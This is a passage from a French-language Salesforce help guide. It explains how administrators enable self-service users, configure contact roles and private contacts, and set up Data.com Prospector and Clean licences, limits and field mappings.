Pour activer des utilisateurs clients ou se connecter en tant qu'utilisateur d'un portail :

- Modifier sur le compte associé à l'utilisateur client

  ET

  Modifier les utilisateurs libre-service

## Activation du libre-service pour les contacts et les comptes personnels

Pour accorder l'accès à votre portail libre-service, activez le libre-service pour l'enregistrement de contact ou de compte personnel d'un client. Un utilisateur libre-service peut afficher dans le portail libre-service uniquement les requêtes associées à son enregistrement de compte.

**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

1. Dans la page de détail du contact ou du compte personnel, cliquez sur **Activer le libre-service**.
2. Vérifiez les informations générales et les paramètres de langue, puis saisissez toute information manquante. Le `Nom d'utilisateur` libre-service du client utilise par défaut son `Adresse e-mail`.
3. Pour activer le client en tant que super utilisateur libre-service, sélectionnez la case `Super utilisateur`. Les super utilisateurs peuvent afficher les informations des requêtes, ajouter des commentaires et charger des pièces jointes pour toutes les requêtes soumises au sein de leur société.
4. Sélectionnez `Générer un nouveau mot de passe et avertir immédiatement l'utilisateur` pour envoyer par e-mail un nom d'utilisateur et un mot de passe libre-service au client.
5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer des utilisateurs libre-service :
- Modifier les utilisateurs libre-service

CONSULTER ÉGALEMENT :

Qu'est-ce qu'un compte personnel ?

## Configuration de rôles de contact

Les rôles des contacts spécifient le rôle joué par chaque contact dans un compte, une requête, un contrat ou une opportunité. Lorsque vous utilisez des rôles de contact, votre équipe commerciale sait toujours qui elle doit contacter et quand. Configurez des rôles de contact pour tous les objets disponibles avec lesquels vous souhaitez utiliser ces rôles. Vous pouvez définir les rôles à utiliser et leur présentation pour les commerciaux.

**Important:** Dans Salesforce Classic, les rôles de contact sont disponibles pour les comptes, les opportunités, les requêtes et les contrats. Bien que fonctionnement soit plus ou moins identique pour chaque objet disponible, ils fonctionnent de façon indépendante. Par conséquent, vous devez les configurer et les utiliser séparément pour chaque objet. Dans Lightning Experience, les rôles de contact sont disponibles uniquement pour les opportunités.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

1. Dans Configuration, saisissez *`Rôles des contacts`* dans la case `Recherche rapide`, puis sélectionnez les rôles de contact que vous souhaitez configurer.
2. Modifiez les valeurs de la liste de sélection si nécessaire. Vous pouvez même créer des valeurs et ajouter des couleurs aux valeurs qui s'affichent dans les graphiques.
3. Enregistrez vos modifications.
4. Ajoutez la liste associée Rôles des contacts à la présentation de page appropriée.

Par exemple, si vous créez des rôles de contacts pour des opportunités, ajoutez la liste associée Rôles des contacts aux présentations de page d'opportunités que vos commerciaux utilisent.

CONSULTER ÉGALEMENT :

Considérations relatives à l'utilisation de rôles de contact

Ajout et gestion de rôles de contact

## Autorisation de création de contacts privés pour les utilisateurs

Les contacts privés sont des contacts associés à un compte. Pour permettre aux utilisateurs de créer des contacts privés, ajustez vos présentations de page de contact de sorte que le champ `Nom du compte` ne soit pas obligatoire.

Les contacts qui ne sont pas associés à un compte sont toujours privés, quel que soit le modèle de partage de votre organisation. Avant d'autoriser les contacts privés, tenez compte de ce point : ils sont faciles à oublier, car ils sont masqués de tous les utilisateurs, à l'exception de leur propriétaire et de l'administrateur système.

1. À partir des paramètres de gestion des objets pour les contacts, rendez-vous dans Présentations de page.
2. Sélectionnez la présentation que vous souhaitez modifier.
3. Recherchez le champ `Nom du contact` dans la présentation et survolez-le. Cliquez ensuite sur l'icône d'engrenage pour afficher les propriétés du champ.
4. Désactivez la case `Obligatoire`.
5. Confirmez vos modifications.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour personnaliser des présentations de page :
- Personnaliser l'application

Pour afficher des présentations de page :
- "Afficher la configuration"

# Amélioration de la qualité des données de votre organisation

La qualité des données est essentielle pour la réussite de votre entreprise. Les données sont de bonne qualité lorsque vos enregistrements sont complets et à jour. Cela signifie que vous disposez des contacts appropriés dans les sociétés qui vous intéressent, et que vous disposez des informations nécessaires pour conclure des affaires et développer votre activité. Des données pertinentes permettent de comprendre, d'adapter, de cibler et d'exécuter avec une précision chirurgicale. Data.com offre une suite de produits qui fournit à votre entreprise les données de grande qualité dont elle a besoin au moment opportun. Vous consacrez ainsi moins de temps à la saisie et à la mise à jour des données, et plus de temps au développement de votre entreprise.

Configuration de Data.com Prospector

Permettez à vos représentants de rechercher des sociétés, des pistes et des contacts directement dans Salesforce. Il suffit pour cela de configurer et de mettre en œuvre Data.com Prospector.

Configuration de Data.com Clean

La qualité de votre activité dépend de celle de ses données. Souhaitez-vous consacrer ainsi moins de temps à la mise à jour et à l'enrichissement des données, et plus de temps au développement de votre entreprise ? Configurez et mettez en œuvre Data.com Clean pour utiliser des enregistrements Salesforce complets et à jour.

Obtention d'une évaluation des données de compte

Prenez des décisions informées sur la qualité de vos données de compte en demandant une évaluation des données Data.com Clean. L'évaluation synthétise la qualité générale des données de vos comptes et fournit une analyse des principaux champs des comptes. Elle ne modifie pas les données dans votre organisation. Les évaluations de données sont disponibles uniquement pour les organisations situées aux États-Unis et au Canada. Les évaluations de données ne sont pas disponibles pour les clients actuels de Data.com Clean. Nous recommandons d'utiliser à la place le package AppExchange Data.com Clean Reports.

Configuration de Clé sociale de Data.com

Vos commerciaux peuvent consulter les profils sociaux de leurs contacts et de leurs pistes. Il suffit pour cela de configurer et de mettre en œuvre Clé sociale de Data.com.

## Configuration de Data.com Prospector

Permettez à vos représentants de rechercher des sociétés, des pistes et des contacts directement dans Salesforce. Il suffit pour cela de configurer et de mettre en œuvre Data.com Prospector.

**Important:** Pour permettre à un utilisateur d'ajouter et d'exporter des fichiers depuis Data.com, vous devez lui attribuer directement une licence Data.com.

1. Activation de Data.com Clean pour Data.com Prospector

   Permettez aux utilisateurs de mettre à jour manuellement les enregistrements de compte, de contact et de piste. Vous pouvez même mettre à jour les enregistrements qui ont été ajoutés à partir d'une autre source. Clean est automatiquement activée lorsque vous utilisez Data.com Prospector, et vous pouvez mettre à jour manuellement les enregistrements Société D&B qui sont associés à des enregistrements de compte ou de piste.

2. Configuration de Data.com Prospector

   Data.com Prospector fournit un ensemble de base de compte Dun & Bradstreet et de données de pistes, comprenant `Numéro D-U-N-S`, `Code NAICS`, `Profil commercial` et davantage. Voici comment mettre en oeuvre ce produit.

3. Configuration de Data.com Prospector

   Data.com Prospector offre des champs Dunn & Bradstreet pour les comptes et les pistes que vous ajoutez à Salesforce depuis Data.com.

4. Gestion de l'accès aux résultats de recherche et fonctionnalités associées Data.com

   Utilisez **Ajouter à Salesforce** et **Exporter les résultats** pour limiter ce qu'un utilisateur peut faire avec des résultats de recherche Data.com pour des fonctionnalités Data.com utilisant les résultats de recherche.

5. Respect des paramètres Ne pas contacter dans les résultats de recherche et les exportations Data.com

   Dans les résultats de recherche et les fichiers d'exportation Data.com, vous pouvez empêcher l'affichage de certaines informations de contact.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour mettre en oeuvre Data.com :

- Personnaliser l'application

Pour activer les utilisateurs de Data.com :

- Gérer les utilisateurs internes

Pour installer des packages AppExchange :

- Télécharger des packages AppExchange

6. Activation ou désactivation de la fonctionnalité API Data.com
   La fonctionnalité API Data.com est activée par défaut.

CONSULTER ÉGALEMENT :

Accès à des données de grande qualité au moment opportun dans Salesforce

Comment fonctionnent les limitations en types d'utilisateur, en licences et en ajout d'enregistrements de Data.com ?

## Configuration d'utilisateurs de Data.com

Accordez aux utilisateurs l'accès à Data.com et définissez leurs limitations en ajouts d'enregistrements afin de leur permettre de tirer parti de la richesse de la base de données de comptes, de contacts et de pistes de Data.com. Le nombre d'utilisateurs de Data.com que vous pouvez configurer (dans Salesforce ou via Data Loader) dépend du nombre de licences Data.com que vous avez achetées.

**Important:** Pour permettre à un utilisateur d'ajouter et d'exporter des fichiers depuis Data.com, vous devez lui attribuer directement une licence Data.com.

Procédure : Configuration d'utilisateurs de Data.com

1. Dans Configuration, saisissez *`Gérer les utilisateurs`* dans la case `Recherche rapide`, puis sélectionnez **Utilisateurs**.
2. Cliquez sur **Modifier** en regard d'un utilisateur.
3. Sélectionnez `Type d'utilisateur Data.com` (vous pouvez réviser les types d'utilisateur Data.com à la page 1879).
4. Sélectionnez la `Limitation en ajouts mensuels Data.com` pour chaque utilisateur.
5. Enregistrez l'utilisateur.

**Conseil:** Vous pouvez utiliser Apex Data Loader pour configurer des utilisateurs de Data.com, sélectionner le type d'utilisateur Data.com et définir la limitation mensuelle en ajouts, si applicable. Pour cela, exportez vos enregistrements d'utilisateur dans un fichier `.csv`, modifiez les champs requis pour chaque utilisateur que vous souhaitez configurer, puis importez le fichier `.csv` dans Salesforce. Les champs à exporter à partir de l'objet Utilisateur sont `Nom`, `Prénom`, `UserPermissionsJigsawProspectingUser`, `JigsawImportLimitOverride` et `UserPreferencesJigsawListUser`. Pour plus d'informations sur l'objet User, reportez-vous au document *Object Reference for Salesforce and Force.com*.

ÉDITIONS

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour mettre en oeuvre Data.com :
- Personnaliser l'application

Pour activer les utilisateurs de Data.com :
- Gérer les utilisateurs internes

Pour installer des packages AppExchange :
- Télécharger des packages AppExchange

CONSULTER ÉGALEMENT :

Accès à des données de grande qualité au moment opportun dans Salesforce

Comment fonctionnent les limitations en types d'utilisateur, en licences et en ajout d'enregistrements de Data.com ?

## Comment fonctionnent les limitations en types d'utilisateur, en licences et en ajout d'enregistrements de Data.com ?

Les limitations en types d'utilisateur, en licences et en ajout d'enregistrements contrôlent les informations auxquelles les utilisateurs peuvent accéder dans Data.com et les actions qu'ils peuvent exécuter.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### Vérification des informations sur les licences, les soldes en ajouts d'enregistrements et les limitations de Data.com

Vérifiez les informations importantes sur les licences, les ajouts d'enregistrement et limitations dans la page Licences et limitations de Data.com dans Configuration. Cette page indique également les limitations en API pour Data.com.

### Comment les licences fonctionnent-elles pour Data.com Prospector ?

Les licences utilisateur Data.com Prospector permettent aux utilisateurs de rechercher des comptes et des contacts dans Data.com, et de les ajouter en tant qu'enregistrements dans Salesforce. Les utilisateurs peuvent être attribués l'un des deux types de licence (Utilisateur de Data.com User et Utilisateur de liste Data.com), et chaque type inclut ses propres caractéristiques.

### Comment les licences fonctionnent-elles pour Data.com Clean ?

Si votre organisation utilise Data.com Prospector, les utilisateurs qui disposent de ces licences peuvent mettre à jour manuellement les enregistrements de compte, de contact et de piste auxquels ils ont accès. Si votre organisation a acheté un produit Data.com Clean, vous pouvez également exécuter des tâches automatisées pour mettre à jour des enregistrements, et tous les utilisateurs Salesforce (pas uniquement ceux disposant de licences Data.com Prospector) peuvent manuellement mettre à jour des enregistrements.

CONSULTER ÉGALEMENT :

FAQ sur l'utilisation de Data.com

Configuration d'utilisateurs de Data.com

## Vérification des informations sur les licences, les soldes en ajouts d'enregistrements et les limitations de Data.com

Vérifiez les informations importantes sur les licences, les ajouts d'enregistrement et limitations dans la page Licences et limitations de Data.com dans Configuration. Cette page indique également les limitations en API pour Data.com.

**Important:** La section Limitations de l'API Data.com contient des informations sur les appels à l'API Match Data.com et les appels à l'API Search Data.com. Vous pouvez afficher les informations sur les appels Match uniquement si votre organisation dispose de Data.com Clean. Vous pouvez afficher les informations sur les appels Search uniquement si vous êtes attribué(e) à une licence utilisateur Data.com Prospector.

Procédure : Check Data.com License Information

1. Dans Configuration, saisissez *Licences et limites* dans la case Recherche rapide, puis sélectionnez **Licences et limites**.

Pour connaître le nombre d'enregistrements ajoutés ou exportés par chaque utilisateur, accédez à la page Tous les utilisateurs de Data.com. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs Prospector**. Alternativement, si votre organisation a accès à des types d'enregistrement personnalisés, vous pouvez utiliser l'objet Utilisation de Data.com pour créer un rapport qui présente plus d'informations relatives à l'utilisation.

CONSULTER ÉGALEMENT :

Comment fonctionnent les limitations en types d'utilisateur, en licences et en ajout d'enregistrements de Data.com ?

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les pages de configuration de Data.com :

- Personnaliser l'application

## Comment les licences fonctionnent-elles pour Data.com Prospector ?

Les licences utilisateur Data.com Prospector permettent aux utilisateurs de rechercher des comptes et des contacts dans Data.com, et de les ajouter en tant qu'enregistrements dans Salesforce. Les utilisateurs peuvent être attribués l'un des deux types de licence (Utilisateur de Data.com User et Utilisateur de liste Data.com), et chaque type inclut ses propres caractéristiques.

**Important:** Pour permettre à un utilisateur d'ajouter et d'exporter des fichiers depuis Data.com, vous devez lui attribuer directement une licence Data.com.

### Utilisateur de Data.com

Les utilisateurs de Data.com ont un nombre limité d'enregistrements de compte, de contact et de piste à ajouter ou à exporter par mois. Par défaut, le nombre d'enregistrements par utilisateur sous licence est de 300. La limite d'ajout d'enregistrements pour chaque utilisateur sous licence s'actualise à minuit le premier du mois (en fonction du fuseau horaire de l'organisation) quelle que soit la date de début du contrat. Les ajouts d'enregistrements non utilisés expirent à la fin de chaque mois, ne *sont pas* reportés le mois suivant et ne sont pas remboursables. Vous pouvez sélectionner la Limitation en ajouts mensuels Data.com pour chaque utilisateur. Elle précise le nombre d'enregistrements de compte, de contact et de piste qu'un utilisateur peut

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

ajouter par mois. Votre sélection peut correspondre à la limitation de l'organisation pour chaque utilisateur ou pour tous les utilisateurs, mais une fois la limitation mensuelle de l'organisation atteinte, vous ne pouvez plus ajouter d'enregistrements.

Exemple: Le service commercial d'Universal Telco compte 14 représentants. Il achète 20 licences Data.com Prospector, chacune étant limitée à 300 ajouts d'enregistrements. Cela signifie que les utilisateurs de Data.com de l'organisation peuvent ajouter jusqu'à 6 000 enregistrements par mois. L'administrateur d'Universal Telco répartit entre les utilisateurs de Data.com les limitations mensuelles en ajouts d'enregistrements en procédant comme suit :

- Dix représentants ont une limite de 300 chacun
- Deux représentants ont une limite de 500 chacun
- Deux représentants ont une limite de 1 000 chacun

### Utilisateurs de liste Data.com

Les utilisateurs de liste Data.com ont un nombre limité d'enregistrements de compte, de contact et de piste à ajouter ou à exporter par mois. Les ajouts d'enregistrements non utilisés expirent à la fin de chaque mois et ne *sont pas* reportés le mois suivant. Une fois la limitation mensuelle épuisée, les utilisateurs de liste peuvent ajouter des enregistrements à partir d'un fonds, qui est partagé par tous les utilisateurs de liste de l'organisation. Les ajouts du fond non utilisés expirent un an après la date d'achat. Seuls les utilisateurs de liste Data.com peuvent puiser dans les limites de l'organisation. Si un utilisateur de Data.com souhaite puiser dans les limites de l'organisation, vous devez le définir en tant qu'utilisateur de liste Data.com.

Exemple: Le service marketing d'Universal Telco compte quatre commerciaux. Chaque représentant possède une licence Data.com Prospector et est un utilisateur de de liste Data.com. Universal Telco achète suffisamment d'ajouts d'enregistrements mensuels pour que chaque utilisateur de Data.com dispose d'une limitation mensuelle par défaut de 300 enregistrements. La société achète également un fonds de 5 000 ajouts d'enregistrements. Ainsi, lorsqu'un représentant marketing a utilisé sa limitation mensuelle, il peut commencer à puiser dans le fonds de la société. Ensemble, les quatre représentants marketing peuvent ajouter 5 000 enregistrements à partir du fonds. Un employé peut ajouter 2 500 enregistrements, laissant à ses collègues la possibilité d'ajouter 2 500 enregistrements.

CONSULTER ÉGALEMENT :

Comment fonctionnent les limitations en types d'utilisateur, en licences et en ajout d'enregistrements de Data.com ?

### Comment les licences fonctionnent-elles pour Data.com Clean ?

Si votre organisation utilise Data.com Prospector, les utilisateurs qui disposent de ces licences peuvent mettre à jour manuellement les enregistrements de compte, de contact et de piste auxquels ils ont accès. Si votre organisation a acheté un produit Data.com Clean, vous pouvez également exécuter des tâches automatisées pour mettre à jour des enregistrements, et tous les utilisateurs Salesforce (pas uniquement ceux disposant de licences Data.com Prospector) peuvent manuellement mettre à jour des enregistrements.

La page Licences et limitations de Data.com, dans la Configuration, indique quels utilisateurs peuvent mettre à jour les enregistrements et si votre organisation peut utiliser des tâches de mise à jour automatiques.

**Remarque:** Si votre organisation a acheté uniquement Data.com Prospector, seuls les utilisateurs qui disposent de licences peuvent mettre à jour des enregistrements.

CONSULTER ÉGALEMENT :

Comment fonctionnent les limitations en types d'utilisateur, en licences et en ajout d'enregistrements de Data.com ?

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

## Activation de Data.com Clean pour Data.com Prospector

Permettez aux utilisateurs de mettre à jour manuellement les enregistrements de compte, de contact et de piste. Vous pouvez même mettre à jour les enregistrements qui ont été ajoutés à partir d'une autre source. Clean est automatiquement activée lorsque vous utilisez Data.com Prospector, et vous pouvez mettre à jour manuellement les enregistrements Société D&B qui sont associés à des enregistrements de compte ou de piste.

**Remarque:**

- Si vous avez acheté Data.com Clean, vous pouvez mettre à jour des enregistrements de compte, de contact et de piste manuellement *et avec des tâches automatisées*. Vous pouvez également utiliser des tâches automatisées pour mettre à jour les enregistrements Société D&B qui sont liés à des enregistrements de compte ou de piste. Pour des informations complètes, reportez-vous à Configuration de Data.com Clean.
- L'activation de Clean n'actualise *pas* vos enregistrements immédiatement, et vous pouvez cliquer sur **Désactiver** pour désactiver la fonctionnalité.

1. Dans Configuration, saisissez *Paramètres de Mise à jour* dans la case Recherche rapide, puis sélectionnez **Paramètres de Mise à jour**
2. Confirmez que Data.com Clean est activée.

### Considérations relatives au mappage personnalisé des champs Data.com et Salesforce

Les mappages personnalisés placent les valeurs Data.com dans les champs de compte, de contact et de piste de Salesforce, à l'emplacement de votre choix. Avant de mapper des champs, assurez-vous de comprendre le fonctionnement du mappage, les préparations nécessaires et le type de résultat à attendre.

### Considérations relatives l'autorisation des enregistrements Data.com dupliqués dans Salesforce

Les organisations qui utilisent un modèle de partage peuvent autoriser les utilisateurs de Data.com à ajouter des enregistrements dupliqués de compte, de contact ou de piste à Salesforce.

CONSULTER ÉGALEMENT :

Data.com Clean

Configuration de Data.com Clean

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour activer ou désactiver Data.com Clean :

- Personnaliser l'application

## Considérations relatives au mappage personnalisé des champs Data.com et Salesforce

Les mappages personnalisés placent les valeurs Data.com dans les champs de compte, de contact et de piste de Salesforce, à l'emplacement de votre choix. Avant de mapper des champs, assurez-vous de comprendre le fonctionnement du mappage, les préparations nécessaires et le type de résultat à attendre.

Les champs Data.com ne sont pas tous disponibles pour tous les champs Salesforce. Pour pouvoir être mappé, le nouveau champ Salesforce doit avoir un type de données identique à celui du champ par défaut. Par exemple, le champ `Description` peut être mappé avec une zone de texte longue contenant 1000 caractères ou plus.

Les mappages de champs personnalisés s'appliquent lorsque :

- Des enregistrements Data.com sont ajoutés à Salesforce
- Des enregistrements Salesforce sont mappés avec des enregistrements Data.com et mis à jour manuellement ou via des tâches automatiques

Avant de mapper des champs, assurez-vous de comprendre ces résultats possibles ainsi que les mesures correspondantes à prendre.

- Le mappage de champs ou la mise à jour de mappages force une synchronisation complète avec Data.com : tous les enregistrements d'objets CRM activés (comptes, contacts et pistes) sont mis à jour, même si aucun enregistrement n'a changé.
- Les mappages de champs Data.com peuvent entrer en conflit avec n'importe quelle personnalisation de champ Salesforce (telles que des approbations, des règles de workflow ou des déclencheurs Apex) que vous utilisez pour des comptes, des contacts ou des pistes, ou des enregistrements Société D&B. Révisez et apportez les modifications nécessaires à vos personnalisations pour qu'elles fonctionnent avec les valeurs fournies par vos mappages.
- Vous pouvez ignorer le mappage de champs Data.com individuels, mais les valeurs des champs ignorés ne sont pas ajoutées, exportées ni prises en compte dans le calcul du statut de mise à jour d'un enregistrement.
- Ignorer ou modifier les mappages de champs utilisés pour mettre en correspondance des enregistrements Salesforce et Data.com risque de changer le statut de mise à jour de certains enregistrements en `Introuvable`.
- Pour les enregistrements de compte, si vous ignorez ou modifiez le mappage du champ `Numéro D-U-N-S`, toutes les tâches de compte utilisent le service de correspondance Data.com au lieu du champ `Numéro D-U-N-S`, afin de remapper les enregistrements de compte.
- Si vous mappez des champs et définissez également les préférences de tâche de mise à jour sur marquer, renseigner automatiquement ou remplacer les champs Salesforce, tous les champs *mappés de façon personnalisée* sont affichés lorsque vous définissez ces préférences. Les mappages par défaut (par exemple, le champ `Téléphone` de Data.com avec le champ `Téléphone` de Salesforce) ne sont pas affichés.
- Si vous exportez les résultats de recherche Data.com, les en-têtes de colonnes de votre fichier Excel affichent les noms des champs mappés. Par exemple, si vous mappez le champ `Téléphone` de Data.com avec le champ `Mobile` de l'objet Contact, un en-tête appelé « Mobile » s'affiche, pas « Téléphone », pour les contacts.
- Si vous mappez les champs Data.com sans valeur, le statut de certains enregistrements Salesforce risque de changer en `Introuvable`.
- Si vous mappez un champ Data.com avec un champ Salesforce personnalisé, l'étiquette du champ personnalisé s'affiche dans la page de comparaison de Clean.
- Si vous souhaitez suivre les modifications des mappages de champs, elles sont enregistrées dans le journal d'audit de configuration. Dans Configuration, saisissez *`Afficher le journal d'audit de configuration`* dans la case `Recherche rapide`, puis sélectionnez **Afficher le journal d'audit de configuration**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Mappages de champ Data.com vers Salesforce par défaut

Lorsque vous ajoutez des enregistrements à Data.com Prospector ou mettez à jour tes enregistrements avec Data.com Clean, certains champs Salesforce obtiennent leur valeur de Data.com. Les administrateurs Salesforce peuvent personnaliser ces mappages de champs.

Personnalisation des mappages de champ Data.com vers Salesforce

Vous pouvez créer des mappages personnalisés pour placer des valeurs Data.com dans des champs Salesforce particuliers.

CONSULTER ÉGALEMENT :

Mappages de champ Data.com vers Salesforce par défaut
Personnalisation des mappages de champ Data.com vers Salesforce
Révision des déclencheurs et les règles de workflow pour la compatibilité avec Clean

## Mappages de champ Data.com vers Salesforce par défaut

Lorsque vous ajoutez des enregistrements à Data.com Prospector ou mettez à jour tes enregistrements avec Data.com Clean, certains champs Salesforce obtiennent leur valeur de Data.com. Les administrateurs Salesforce peuvent personnaliser ces mappages de champs.

Les champs par défaut sont disponibles sous la section **Présentations de page** > **Champs** de l'objet.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### Comptes

| Champ Data.com | Champ de compte |
|---|---|
| Chiffre d'affaires annuel (en dollars US)* | Chiffre d'affaires annuel |
| Description de la société (Company Description) | Description |
| Numéro D-U-N-S (D-U-N-S Number) | Numéro D-U-N-S |
| Numéro de télécopie (Facsimile Number) | Télécopie |
| Type d'emplacement (Location Type) | Site du compte |
| Adresse postale** | Adresse d'expédition |
| Nombre total d'employés (Number of Employees-Total) | Employés |
| Indicateur de type de propriété (Ownership Type Indicator) | Forme juridique |
| Adresse principale (Primary Address) | Adresse de facturation |
| Nom de société principal (Primary Business Name) | Nom du compte |

| Champ Data.com | Champ de compte |
|---|---|
| Code NAICS principal (Primary NAICS Code) | Code NAICS (NAICS Code) |
| Description NAICS principale (Primary NAICS Description) | Description NAICS |
| Code SIC principal (Primary SIC Code) | Code SIC |
| Description SIC principale (Primary SIC Description) | Description SIC |
| Profil commercial principal (Primary Tradestyle) | Profil commercial |
| Numéro de téléphone (Telephone Number) | Téléphone |
| Symbole | Symbole |
| URL | Site Web |
| Année de création | Année de création |

Conseil: Les champs Data.com ne sont pas tous mappés par défaut avec la page Compte. Pour mapper plusieurs champs Data.com avec des champs Compte, reportez-vous à Personnalisation des mappages de champs Data.com-vers-Salesforce à la page 1887, et consultez les toutes dernières notes de publication afin de déterminer les nouveaux champs qui peuvent être mappés.

### Contacts

| Champ D&B | Champ de contact |
|---|---|
| Adresse principale (Primary Address) | Adresse postale |
| Nom de société principal (Primary Business Name) | Nom du compte |

### Pistes

| Champ D&B | Champ de piste |
|---|---|
| Chiffre d'affaires annuel* (en dollars US) | Chiffre d'affaires annuel |
| Description de la société (Company Description) | Description |
| Numéro D-U-N-S | Numéro D-U-N-S de la société |
| Nombre total d'employés (Number of Employees-Total) | Nombre d'employés |
| Adresse principale (Primary Address) | Adresse |

| Champ D&B | Champ de piste |
| --- | --- |
| `Nom de société principal (Primary Business Name)` | `Société` |

* Vous ne pouvez pas accéder au champ Data.com `Chiffre d'affaires annuel`. Il est utilisé uniquement pour renseigner le champ `Chiffre d'affaires annuel` dans Salesforce.

**Data.com Clean n'utilise pas le mappage `Adresse postale` pour les comptes. Il utilise uniquement la valeur `Adresse principale` pour mettre à jour les comptes.

CONSULTER ÉGALEMENT :

Personnalisation des mappages de champ Data.com vers Salesforce

Mappages de champ Data.com vers Salesforce par défaut

## Personnalisation des mappages de champ Data.com vers Salesforce

Vous pouvez créer des mappages personnalisés pour placer des valeurs Data.com dans des champs Salesforce particuliers.

Procédure : Customize Data.com-to-Salesforce Field Mapping

Les mappages de champs personnalisés s'appliquent lorsque :

- Des enregistrements Data.com sont ajoutés à Salesforce
- Des enregistrements Salesforce sont mappés avec des enregistrements Data.com et mis à jour manuellement ou via des tâches automatiques

Avant de modifier des mappages de champs, il est important de comprendre le fonctionnement du mappage, les préparations nécessaires et le type de résultat escompté.

**Remarque:** Les champs Data.com ne sont pas tous disponibles pour tous les champs Salesforce. Pour pouvoir être mappé, le nouveau champ Salesforce doit avoir un type de données identique à celui du champ par défaut. Par exemple, le champ `Description` peut être mappé avec une zone de texte longue contenant 1000 caractères ou plus.

1. Dans Configuration, saisissez le nom de l'objet avec lequel vous souhaitez mapper les champs de Data.com, par exemple **Comptes**, puis sélectionnez **Champs**.
2. Cliquez sur **Nouveau** en regard de Champs personnalisés et relations de l'objet avec lequel vous souhaitez mapper les champs, par exemple **Champs personnalisés et relations de compte**.
3. **Conseil:** Il est préférable de créer tous les champs dans l'objet auquel vous ajoutez des champs avant de les mapper depuis Administration de **Data.com**.

   Dans l'assistant Nouveau champ personnalisé, suivez la procédure ci-dessous. Une fois terminé, pensez à cliquer sur **Enregistrer**.
4. Dans Configuration, cliquez sur **Administration de Data.com**, puis sur **Mappage de champs**.
5. Recherchez le champ que vous souhaitez mapper, puis sélectionnez le mappage personnalisé dans la zone de liste en regard du champ.
6. Cliquez sur **Enregistrer**.

### CONSULTER ÉGALEMENT :

Mappages de champ Data.com vers Salesforce par défaut

Considérations relatives au mappage personnalisé des champs Data.com et Salesforce

### Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour mettre en oeuvre Data.com :

- Personnaliser l'application

Pour activer les utilisateurs de Data.com :

- Gérer les utilisateurs internes

Pour installer des packages AppExchange :

- Télécharger des packages AppExchange

## Considérations relatives l'autorisation des enregistrements Data.com dupliqués dans Salesforce

Les organisations qui utilisent un modèle de partage peuvent autoriser les utilisateurs de Data.com à ajouter des enregistrements dupliqués de compte, de contact ou de piste à Salesforce.

Noter les points suivants lors de la définition de vos préférences de duplication.

- Les enregistrements sont considérés comme dupliqués lorsqu'ils ont le même ID Data.com dans le champ `Clé Data.com`. Cela inclut les enregistrements qui ont été ajoutés à partir de Data.com en tant que contacts et pistes.
